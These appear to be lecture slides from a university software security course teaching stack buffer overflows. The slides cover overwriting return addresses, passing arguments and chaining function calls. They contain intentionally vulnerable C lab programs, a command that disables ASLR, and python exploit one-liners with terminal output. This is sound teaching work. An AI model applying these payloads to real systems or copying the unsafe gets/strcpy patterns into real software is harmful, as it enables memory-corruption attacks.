

CSE 410/510 Special Topics: Software Security

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Location: Norton 218

Time: Monday, 5:00 PM - 7:50 PM

Last Class

1. ELF Files
 - a. Executable Header
 - b. Section and Section Headers
 - c. Lazy Binding
 - d. Program Headers
2. Stack-based buffer overflow (Sequential buffer overflow)
 - a. Brief history of buffer overflow
 - b. Information C function needs to run
 - c. C calling conventions (x86, x86-64)
 - d. Overflow local variables

This Class

2. Stack-based buffer overflow (Sequential buffer overflow)
 - a. Overflow RET address to execute a function
 - b. Overflow RET and more to execute a function with parameters

Overwrite RET

Control-flow Hijacking

Implications of Cdecl

Saved EBP/RBP (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

What would happen if they did?

code/overflowlocal2 again

```
char *secret = "This is a secret";

int vulfoo(int i, char* p)
{
    int j = i;
    char buf[6];

    strcpy(buf, p);

    if (j == 0x12345678)
        printf("%s\n", secret);
    else
        printf("I pity the fool!\n");

    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo(argc, argv[1]);
}
```

Give long and random input.
Why the segment fault?

Stack-based Buffer Overflow

Classic security vulnerability is when an attacker can overwrite the saved EIP/RIP value on the stack

- The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
- Where the program will start executing the attacker's code

One of the most common vulnerabilities in C and C++ programs.

Buffer Overflow Example: code/overflowret

```
int printsecret()
{
    printf("Congratulations! You made it!\n");
    exit(0);
}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use "echo 0 | sudo tee /proc/sys/kernel/randomize_va_space" on
Ubuntu to disable ASLR temporarily

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
%esp →



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
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%ebp, %esp →




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%ebp



%esp




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


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$\%esp$




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


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
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$\%ebp$ →
 $\%eax = \%ebp - 0xe$ →
 $\%esp$ →




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%ebp




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%esp, %ebp →




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```
mov %ebp, %esp
pop %ebp
```

%esp →

%ebp -> main's
stack frame



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
mov %ebp, %esp

pop %ebp

%esp



%eip = RET




Overwrite RET

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$\%ebp$ →
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$\%esp$ →



! Exploit will be something like:

```
python -c "print 'A'*18+'\xfd\x55\x55\x56' | ./or
```

Buffer Overflow Example: code/overflowret 64-bit

```
int printsecret()
{
    printf("Congratulations! You made it!\n");
    exit(0);
}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use "echo 0 | sudo tee /proc/sys/kernel/randomize_va_space" on
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Shell Command

Compute some data and redirect the output to another program's stdin

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12'" |  
./program
```


Shell Command

Run a program and use another program's output as a parameter

```
./program $(python -c "print '\x12\x34'*5")
```

5 mins Break

**Return to a function with
parameter(s)**

Buffer Overflow Example: code/overflowret2

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
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}
```

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    exit(0);}

```

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    gets(buf);
    return 0;}

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int main(int argc, char *argv[])
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}

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%ebp →



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    exit(0);}

```

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
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
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  return 0;}

```

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{
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printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

%esp, %ebp →



```
mov %ebp, %esp
pop %ebp
ret

```

```
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
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{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
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}

```

%ebp = AAAA

%esp →



```

mov %ebp, %esp
pop %ebp
ret

```



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
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{
    printf("The addr of printsecret is %p\n",
printsecret);
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%esp →

%eip = Addr of printsecret



```
mov %ebp, %esp
pop %ebp
ret

```

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}
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%ebp = AAAA



```
push %ebp
mov %esp, %ebp
```

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int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

%ebp, %esp →



```
push %ebp
mov %esp, %ebp
```

```

int printsecret(int i)
{
if (i == 0x12345678)
printf("Congratulations! You made
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exit(0);}

```

```

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
```

```

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{
printf("The addr of printsecret is %p\n",
printsecret);
vulfoo();
printf("I pity the fool!\n");
}


```

%ebp, %esp →



x36, cdecl in a function

Address of i to overwrite:
Buf + sizeof(buf) + 12



- (%ebp) : saved %ebp
- 4(%ebp) : RET
- 8(%ebp) : first argument
- 8(%ebp) : maybe a local variable

Overwrite RET and More

```
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
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    gets(buf);
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```

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{
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}

```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12" | ./or2
```

Overwrite RET and More

```
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    exit(0);}

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
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    gets(buf);
    return 0;}

```

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```

Return to function with many arguments?

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    printf("Congratulations! You made
  it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
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  vulfoo();
  printf("I pity the fool!\n");
}
```

%ebp, %esp →



Buffer Overflow Example: code/overflowret3

```
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{
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    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
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    gets(buf);
    return 0;}


int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use "echo 0 | sudo tee /proc/sys/kernel/randomize_va_space" on
Ubuntu to disable ASLR temporarily

Any other way?

**Can we return to a chain of
functions?**


(32 bit) Return to multiple functions?




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1. Before
epilogue of
vulfoo


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
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


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Finding: We can return to a chain of unlimited number of functions



Buffer Overflow Example: code/overflowretchain 32bit

```
int f1()
{
    printf("Knowledge ");}
```

```
int f2()
{
    printf("is ");}
```

```
void f3()
{
    printf("power. ");}
```

```
void f4()
{
    printf("France ");}
```

```
void f5()
{
    printf("bacon.\n");
    exit(0);}
```

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}
```

```
int main(int argc, char *argv[])
{
    printf("Function addresses:\nf1: %p\nf2: %p\nf3: %p\nf4: %p\nf5: %p\n", f1, f2, f3, f4, f5);
    vulfoo();
    printf("I pity the fool!\n");
}
```

Use "echo 0 | sudo tee /proc/sys/kernel/randomize_va_space" on Ubuntu to disable ASLR temporarily

Buffer Overflow Example: code/overflowretchain 32bit

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflowretchain$ python -c "print 'A'*0xe + 'A'*4 + '\x2d\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x67\x62\x55\x56' + '\x4a\x62\x55\x56' + '\x84\x62\x55\x56' + '\xa1\x62\x55\x56' " | ./orc
Function addresses:
f1: 0x5655622d
f2: 0x5655624a
f3: 0x56556267
f4: 0x56556284
f5: 0x565562a1
Knowledge is power. is France bacon.
```

Buffer Overflow Example: code/overflowretchain 64bit

